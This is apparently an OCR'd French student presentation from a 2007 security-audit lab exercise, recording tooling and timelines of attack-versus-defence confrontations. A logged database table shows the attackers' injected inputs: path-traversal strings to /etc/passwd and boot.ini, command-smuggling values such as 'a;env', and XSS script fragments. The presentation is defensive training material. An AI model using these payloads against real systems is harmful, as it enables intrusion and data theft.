PROJET AUDIT DE SECURITE

Jonathan BLANC
David GERBAULET
Julien MANUEL
David NEMBROT
Simon PACHY
Dimitri TSIOPOULOS

SOMMAIRE

- Le projet Candide SA
  - Contexte
  - Objectifs
  - Organisation C.A.S.T.R.I
- Déploiement des outils d'audit
- Synthèse des confrontations
- Bilan

CONTEXTE


- Une société: Candide SA, et son système d'information
- Equipes impliquées:
  - **Défense**: mettre en place une architecture d'entreprise sécurisée
  - **Attaque**: pénétrer et compromettre le système
  - **Audit**: analyser les évènements réseau

OBJECTIFS

- **Humain**:
  - Mettre en place et gérer l'organisation d'une équipe hétérogène
  - Prendre conscience des aspects relationnels avec le client ou au sein même de l'équipe
- **Technique**:
  - Appréhender les aspects contractuels d'un projet d'audit
  - Détecter les failles de sécurité et proposer des recommandations
  - Savoir réagir efficacement en cas d'incidents et informer la défense pour une reprise rapide de service

ORGANISATION

- Répartition des rôles:



ORGANISATION

- Planning

Nom	Date de...	Date de ...	Durée
Phase de mise en route	08/10/07	17/10/07	7
Répartition des roles	08/10/07	09/10/07	1
Etude des rapports des années précédentes	09/10/07	12/10/07	3
Etude des differentes methodes d'audit	09/10/07	12/10/07	3
Choix de la Méthode d'Audit MEHARI et prise ...	12/10/07	17/10/07	3
Etude contrat et cahier des charges	09/10/07	17/10/07	6
Etude sur les outils logiciel d'audit	09/10/07	17/10/07	6
Réunion avec l'équipe Défense	11/10/07	12/10/07	1
Compte rendu de réunion	12/10/07	13/10/07	1
Partie n°1 du Projet	17/10/07	24/10/07	5
Confrontation	17/10/07	24/11/07	28
Second TP Réseau	17/10/07	24/10/07	5
Analyse en temps réel de la confrontation	17/10/07	18/10/07	1
Analyse des logs	18/10/07	23/10/07	3
Remise du rapport de logs à la Défense	22/10/07	23/10/07	1
Réunion Equipe	23/10/07	24/10/07	1
Troisième TP Réseau	06/11/07	15/11/07	7
Analyse en temps réel de la confrontation	06/11/07	07/11/07	1
Analyse des logs	07/11/07	13/11/07	4
Remise du rapport de logs à la Défense	12/11/07	13/11/07	1
Réunion Equipe	14/11/07	15/11/07	1
Quatrième TP Réseau	20/11/07	24/11/07	4
Rapport d'AUDIT 2007/08	24/10/07	24/11/07	23
EXAMEN du Projet	26/11/07	27/11/07	1

ORGANISATION

- Etablissement du contrat:
  - Délimiter le **périmètre d'action** pour le groupe d'audit et le groupe défense
  - Définir les **besoins en terme d'informations** et d'accès au réseau pour mener à bien l'analyse
  - Poser les notions de **confidentialité**, de rémunération et planification des rapports

ORGANISATION

- Etablissement du cahier des charges:
  - Réalisé en collaboration avec la défense
  - Spécification des droits d'accès
  - Définition des attentes de la défense
  - Définition de l'architecture existante

ORGANISATION

- Application méthode MEHARI:
  - Réalisé en collaboration avec la défense
  - Prise en main d'un outil complet d'analyse
  - Questionnaire d'audit avec la défense
  - Mise en conformité avec les recommandations de la norme ISO17999

ORGANISATION

- Prise en main des outils d'analyse:

- Familiarisation et formation de toute l'équipe
  aux outils d'audit et d'analyse

- Rédaction d'un rapport avant chaque confrontation:
  - *Diagnostiquer le système mis en place*
  - *Prévenir des failles éventuelles et les corriger*

- Une analyse critique post confrontation pour recenser les incidents

SOMMAIRE


- Le projet Candide SA
  - Contexte
  - Objectifs
  - Organisation C.A.S.T.R.I
- **Déploiement des outils d'audit**
- Synthèse des confrontations
- Bilan

Déploiement (étude)

- **Architecture client**
  - Très simple
  - Cloisonnée par vlan

- **Services déployés**
  Web+proxy, Mail, DNS

- Intégration de la sonde périmètre **serveurs**



Déploiement (installation)

- Mise en place de la sonde:
  - Serveur SSH
    - désinstallation de telnetd pour plus de sécurité
  - Serveur WEB Apache 2
    - modules PHP5 et mod-security
  - SGBD MySQL avec interface MyAdmin
    - Création des bases d'archivage pour snort
  - Serveur Syslog-NG
    - Centralisation des logs système
    - Configuration longue et fastidieuse

Déploiement (configuration)

- Installation des outils de monitoring:
  - Snort-MySQL & ACIDBASE
    - Difficultés de configuration (pas d'exécution des scripts)
  - Ntop
    - Retrace graphiquement l'activité réseau en live. Très utilisé!
  - Hobbit
    - Apporte une vue globale du réseau via SNMP
    - Problème de sources lors de l'installation du paquet...
  - Nessus
    - Scanne le réseau et identifie des vulnérabilités
  - Tshark
    - Capture des trames à la volée

SOMMAIRE

- Le projet Candide SA
  - Contexte
  - Objectifs
  - Organisation C.A.S.T.R.I
- Déploiement des outils d'audit
- **Synthèse des confrontations**
- Bilan

Synthèse de la confrontation 1

Objectifs:

- Se familiariser avec les outils déployés
- Comprendre et interpréter rapidement les actions entreprises par l'attaque
- Assurer la récupération des logs pour une analyse ultérieure

Difficultés rencontrées:

- Centralisation des logs en cours de finalisation


  ➔ Pas de visualisation du trafic temps-réel (mais prise de note des évènements chronologiques)

Synthèse de la confrontation 1

Stratégie

- Deux interfaces de capture:
  eth0 (externe)
  eth1 (interne)

- Récolter un maximum de logs afin de restituer avec précision la chronologie de la confrontation.



Synthèse de la confrontation 1

16h35 Tous les protagonistes sont prêts. L'opération « Attaque Soviétique » est lancée.

16h48 NTOP signale une nouvelle activité TCP et HTTP.

16h57 L'outil *Nikto* est utilisé par les attaquants.
Dénis de service du serveur défense. Temporairement.

17h05 Second Denis de Service avec un trafic HTTP et TCP encore plus intense.
Les attaquants semblent avoir utilisé **python-urllib**.

17h07 L'équipe Attaque n'arrive pas à pénétrer le réseau et demande à la Défense d'atteindre l'URL : **192.168.0.20/accueil.htm**
Sans succès


17h10 Les attaquants utilisent un hôte de la salle 213.
La sonde audit est victime d'une attaque majeure:

- flooding ICMP et attaques des services *(bruit de fond)*
- attaque SSH par dictionnaire *(charge utile)*


Dénis de service de la sonde audit quasi immédiat mais temporaire.
Un torrent de plus de 700 paquets par seconde est identifié !!!

Synthèse de la confrontation 1

@ 17H10



@ 17H15



Synthèse de la confrontation 1

17h45 La décision est prise : suite à une demande de l'équipe attaque, la défense permet une grosse faille dans le code PHP *(# include..)*.

17h51 La faille est vérifiée et le serveur défense est sous pression.

Les logs de la sonde audit rapportent une vaste attaque SSH par dictionnaire et des tentatives d'injection de code dans les formulaires du site web de la défense.

18h00 A la demande de l'équipe attaque, l'URL faussée est rechargée de nouveau.

On se rend compte à cet instant que la sonde est visée

18h15 Un processus nommé « a.exe » est détecté sur le poste client non mis à jour provoquant l'ouverture de pages web. Il est aussitôt détruit.

Le routeur rapporte une erreur ICMP à la sonde : le poste client XP tente d'accéder au périmètre services.

18h17 Les attaquants ont accès au site web du serveur défense. Tous les fichiers du site sont récupérés et archivés.

Synthèse de la confrontation 1

Ethereal: Protocol Hierarchy Statistics

Protocol	% Packets	Packets
Frame	100,00%	87746
Ethernet	100,00%	87746
Internet Protocol	99,89%	87647
Transmission Control Protocol	16,08%	14110
SSH Protocol	10,50%	9213
Data	0,19%	165
Internet Control Message Protocol	83,80%	73535

< @ 17H30

@ 17H50 >

Ethereal: Protocol Hierarchy Statistics

Protocol	% Packets	Packets	
Frame	100,00%	62364	
Ethernet	100,00%	62364	
Internet Protocol	97,77%	60973	bruit de fond ICMP
Internet Control Message Protocol	70,71%	44099	
Transmission Control Protocol	26,90%	16776	
Data	4,39%	2738	
SSH Protocol	8,56%	5341	bonne activité
Logical-Link Control	1,42%	887	
Spanning Tree Protocol	1,42%	887	
Address Resolution Protocol	0,42%	264	

Ethereal: Protocol Hierarchy Statistics

Protocol	% Packets	Packets	
Frame	100,00%	107013	
Ethernet	100,00%	107013	
Internet Protocol	99,70%	106697	encore + de bruit de fond
Transmission Control Protocol	99,66%	106654	
SSH Protocol	15,86%	16976	explosion du trafic ->
Data	0,53%	564	

< @ 18H15

Synthèse de la confrontation 1

18h18 La sonde audit est à bout de souffle.

Une activité encore plus intense est constatée sur le port 22 et elle ne répond plus.

Une déconnexion physique est décidée pour éviter le pire.

18h20 L'équipe audit arrive à retrouver un accès distant à la sonde depuis une nouvelle machine de la salle.

18h23 Elle établit un premier bilan des services et des outils.

18h25 L'opération « Attaque Soviétique » est officiellement terminée.

Le lendemain, de nouvelles attaques ont été découvertes:
- bad_checksum portscan en bruit de fond
- tentative d'injection de scripts CGI via VPN

Synthèse de la confrontation 1

- Bilan :
  - Principale cible: la sonde a généreusement servi de **honeypot** à cause de son interface publique.
    Par contre, les logs ont été abondants...
  - Très lourde attaque :
    - flooding ICMP et TCP en bruit de fond
    - par dictionnaire SSH
    - par injection de code CGI
  - Le réseau a bien résisté même si plusieurs
    dénis de service ont été constatés

Synthèse de la confrontation 1

- Recommandations :
  - ✓ Préconisation d'un changement complet des mots de passe.
  - ✓ Vérification systématique de la validité des documents transmis par la défense
  - ✓ Scans Nessus: identification de failles sur les serveurs

    défense et audit.

Synthèse de la confrontation 2

Objectifs:

- Avoir un contrôle temps réel du réseau
- Assignation de la remontée des logs à chaque membre
  de l'équipe via l'interface NTOP et ACIDBASE
  → informer la défense et réagir efficacement
- Appliquer dynamiquement des règles Iptables

Difficultés rencontrées:

- Désactivation du firewall interne de la sonde
- Inhibition des fonctionnalités NTOP


Synthèse de la confrontation 2

Stratégie

- Sécurité offensive
- Jeu de rôles:

  chaque membre effectue une tâche de monitoring particulière pour articuler la supervision globale.

- Détecter en temps réel les intrusions afin d'informer rapidement la défense de l'activité réseau.



Synthèse de la confrontation 2

15h Tous les protagonistes sont prêts. L'attaque est lancée.

Les règles iptables draconiennes déployées sur le routeur racine, sur le serveur défense et sur la sonde ont considérablement ralenti les tentatives d'intrusion des attaquants.

16h00 L'outil NTOP présente des dysfonctionnements d'affichage. Le rafraîchissement de l'interface ne livre plus d'informations temps-réel.

```
Dec  4 16:07:35 sonde-analyse ntop[16391]:   **WARNING** free of NULL pointer @ http.c:3588
Dec  4 16:07:35 sonde-analyse ntop[16391]:   **ERROR** EPIPE during sending of page to web client
[... ... ...]
Dec  4 16:51:56 sonde-analyse ntop[16391]:   **ERROR** EPIPE during sending of page to web client
```

16h25 Les attaquants utilisent désormais les outils AcuneTix *(scanner de vulnérabilités, SQL injection / Cross site scripting testing)* et IngresLock *(mise en place de backdoor)* afin d'alourdir les attaques par flooding entamées sur le port 80 des serveurs audit et défense.

On a observé que le serveur attaque a tenté des injections de code SQL et Java et a envoyé une quantité énorme de requêtes GET sur les deux instances de phpMyAdmin, La principale cible étant la page web site/etudiant_action.php

Synthèse de la confrontation 2

Le SGBD est submergé par des injections de scripts, mais tient bon !!!

```
mysql> select * from temp_etudiant;
```

id	nom_etu	prenom_etu	mail_etu
16	on	/etc/passwd	on
12	on	on	on
13	http://www.google.fr/	on	on
14	on	http://www.google.fr/	on
15	/etc/passwd	on	on
17	/etc/passwd	on	on
18	on	/etc/passwd	on
19	c:\\boot.ini	on	on
20	on	c:\\boot.ini	on
21	c:\\boot.ini	on	on
22	on	c:\\boot.ini	on
23	../../../../../../../../../../etc/passwd	on	on
24	on	../../../../../../../../../../etc/passw	on
25	../../../../../../../../../../etc/passwd	on	on
26	on	../../../../../../../../../../etc/passw	on
27	../../../../../../../../../../boot.ini	on	on
28	on	../../../../../../../../../../boot.ini	on
29	../../../../../../../../../../boot.ini	on	on
30	on	../../../../../../../../../../boot.ini	on
31	a;env	on	on
32	on	a;env	on
33	a);env	on	on
34	on	a);env	on
35	/e	on	on
36	on	/e	on
37	'"(	on	on
38	on	'"(	on
39	<script>var wapiti_687474703a2f2f3139322e	on	on
40	on	<script>var wapiti_687474703a2f2f313932	on
41	<script>var wapiti_687474703a2f2f3139322e	on	on
42	on	<script>var wapiti_687474703a2f2f313932	on
43	<script>var wapiti_687474703a2f2f3139322e	on	on
44	on	<script>var wapiti_687474703a2f2f313932	on
45	<script>var wapiti_687474703a2f2f3139322e	on	on
46	on	<script>var wapiti_687474703a2f2f313932	on
47	http://www.google.fr	http://www.google.fr	http://www.google.fr
48	<script>var wapiti_687474703a2f2f3139322e	on	on
49	on	<script>var wapiti_687474703a2f2f313932	on
50	http://192.168.0.20/	http://192.168.0.20/	http://192.168.0.20/
51	lklk	klmk	mlklmk
52	jhk	kjh	kjh
53	test	test	test@test.fr

@ 16H30

Synthèse de la confrontation 2

16h30 Les première requêtes authentifiées apparaissent sur la sonde. Un GET suivi d'un POST avec le mot de passe admin leur ouvre un accès complet sur le port 8080 de la sonde.

Les attaquants continuent leur flood sur le port 80 de la défense, et s'attaquent à la page site/prof_action.php

